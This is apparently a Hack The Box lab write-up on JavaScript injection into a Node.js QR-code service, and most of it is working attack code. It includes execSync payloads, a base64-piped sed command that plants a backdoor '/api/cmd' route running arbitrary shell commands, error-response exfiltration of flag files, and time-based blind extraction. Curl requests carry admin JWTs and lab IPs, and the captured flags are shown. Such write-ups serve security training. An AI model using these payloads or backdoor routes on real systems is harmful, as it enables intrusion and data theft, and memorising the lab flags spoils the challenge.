# POC

Now we found in the “Localtesting” part the working payload that can inject JS code into NodeJS compiler without killing the code structure and it follow as:

**{"text": "'}) + MYCODEHERE//"}**

Now if we want to execute some code to gain a RCE we can use the the library **“child\_process”** with the function **“execSync”** to do so. Remember if you want to parse correctly the output to the compiler then you may need to add **.toString()** as well at the end of the command. Resulting in something like:

**{"text": "'}) + console.log(require(‘child\_process’).exec(‘whoami’).toString())//"}**

OBS: sometimes use of ‘require’ can be blocked by code security implementations, in that case we need to find another way in. Maybe we can use the defined packages to perform a same task...

OBS2: the back end kills all the incoming connections so we can’t just spawn a Revshell so we need to find another way in.

## Planting a Middleware

If the application we are testing have some information hidden in itself we must find a way to plant a malicious middle-ware so we can ex-filtrate data, but we must comply these requisites:

* Find a folder where the APP have access to write to = the application have always RW access over its folder so we can use that to write our data for ex-filtration to a file
* Find a way to ex-filtrate publicly the data itself = you can either perform LFI/XSS/XXE,SQLi or alternatively publish a web accessible file that you can manually access later.

We need to take into consideration that:

* If Nodejs is in testing = execute code on the fly
* If Nodejs is in production = must restart before execute code

Since we will work on a public accessible NODEJS application we don’t have access to the local debugger(aka **Console.log()** won’t work), we can’t find any public route in the app( **/public/**css etc) the web-server isn't connected to internet nor accept incoming TCP(aka no Revshell)

## Solution:


We must use the code from before that archive bash commands and inject a code into app.js before the **404** which means we need to use sed(**sed –i 'N a some text here' filename**) where N is the line number before 404.

app.get("/api/cmd",(req,res)=>{const cmd=require("child\_process").execSync(req.query.cmd).toString();res.send(cmd)});

Since escaping the ‘ in the sed seems not working we can B64 encode the whole command and then decode it by piping it to bash like base64 –d XXXX | bash

Which means sending something like this should do the trick:

**curl -s -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InlvdmVjaW9AaGFja3RoZWJveC5jb20iLCJyb2xlIjoiYWRtaW4iLCJpYXQiOjE3MDg2OTgwMTYsImV4cCI6MTcwODc4NDQxNn0.qi8\_fYfPUCt4zYRLAJ74rDz0i2H2r-OXqe\_TFHvgOu8" -d "{\"text\": \"'})+require('child\_process').execSync('echo c2VkIC1pICcxNyBhIC8vTWFkb25uYSB0cm9pYScgc3JjL2FwcC5qcw== | base64 -d | bash')//\"}" http://localhost:5000/api/service/generate**



As soon we pipe our code into src/app.js the Nodejs will be restarted automatically and load the code change so we should be able to reach the RCE function with(OBS: the middleware used app.get which means it is a GET request and not post):

**curl http://94.237.58.211:50656/api/cmd?cmd=cat%20/flag.txt**


HTB{1337\_c0d3\_!nj3c70r}

## HTTP Response Injection

We know that the following errors on the route /generate leads towars:

1. 403 - Unauthorized
2. 403 - Invalid input (non admins)
3. 403 - verbose message (admins)
4. 500 - Could not generate QR code (general errors)

From the app code we can see that error 403 is treated as verbose message(if possessing a ADMIN token), we might want to use that as verbose for our code:



We can confirm this by sending a base payload (we need to append the ‘}’) at the end so we respect the same code as showed here so we don’t impact any app functionalities):

**curl -s -X POST -H "Content-Type: application/json" -H "Authorization: bearer eyJhbGciOiJIUz...SNIP...1YLEvDs4SR7RHfQ" -d "{ \"text\": \"test message', statusCode: 403})//\" }"** http://localhost:5000/api/service/generate{"message":"The input \"test message"}

If we want to take this even further, then the problem arises when we have complex text with all the single quotations that need to be escaped and to do so we can use the backticks example:

**"text": "' + require('child\_process').execSync('ls').toString() + `'`, statusCode: 403})//"**

Your curl request might result like (in red the backticks have been escaped since it was needed to maintain a good structure on the JSON):

**curl -s -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InlvdmVjaW9AaGFja3RoZWJveC5jb20iLCJyb2xlIjoiYWRtaW4iLCJpYXQiOjE3MDg2ODcxNTIsImV4cCI6MTcwODc3MzU1Mn0.lhtHNMei\_qIU9HempjD57ZEcRSTnzWHs0HVQ46DroxU" -d "{\"text\": \"' + require('child\_process').execSync('cat /opt/flag.txt').toString() + \`'\`, statusCode: 403})//\"}" http://83.136.251.235:42060/api/service/generate**

{"message":"The input \"HTB{f!r57\_r35p0nd3r}\n'"}

## Blind Injection

As the name suggests, sometimes happens when none of the the above methods are working so you need to use “time=sleep” “bool=true/false” to guess exfiltrate data.

With sleep **timer=if the first character is X, then sleep for 1 second; otherwise, don't sleep**

With **bools=we can control the response code either 200/403**

### Time Based

Now the problem with NODEJS is that the HTTP request are processed Asyncronously which makes timebased request challenging as it could respond back while still working in the backend so since we have already a injecting point in the BASH we can use that to get a sleep via BASH instead.

We can start by crafting our command with:

**time curl -s -X POST -H "Content-Type: application/json" -H "Authorization: bearer eyJhbGciOiJIUz...SNIP...1YLEvDs4SR7RHfQ" -d "{ \"text\": \"'}) + require('child\_process').execSync('sleep 2')//\" }" http://localhost:5000/api/service/generate**

{"message":"Could not generate QR code."}curl -s -X POST -H "Content-Type: application/json" -H -d 0.00s user 0.01s system 0% cpu 2.035 total

As you see time counted the time passed to execute the curl and since it matches the injected sleep, we have a time-based working query.

Now for the exfiltration time, if we would do it directly in JS would be something similar:


require("child\_process").execSync("ls").toString()[0] == "a"

? new Promise((resolve) => setTimeout(resolve, 2000))

: null;

But since we are in bash we can ask Chatgpt a oneliner bash command that check if first char is a then sleep 2 sec otherwise nothing and we came up with:

**read -n 1 var && [ "$var" = "a" ] && sleep 2**



Which means sending something like the following command would get us what we are looking for... OBS: iterate thru the read –n X to shift thru different chars in the string(remember the time command in front of curl to measure the response time):

**time curl -s -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGc....eyLKrk" -d "{\"text\": \"'}) + require('child\_process').execSync('cat /flag.txt|read -n 1 var && [ \"$var\" = \"a\" ] && sleep 2') ')//\"}" http://94.237.49.138:58987/api/service/generate**

Now the next need to use the tail to target only one char at time so when we change the index in “head” it only takes one char at time and not all the one before!

**{"text": "'}) + require('child\_process').execSync('ls | head -c 2 | tail -c 1 | { read c; if [ \"$c\" = \"a\" ]; then sleep 2; fi; }')//"}**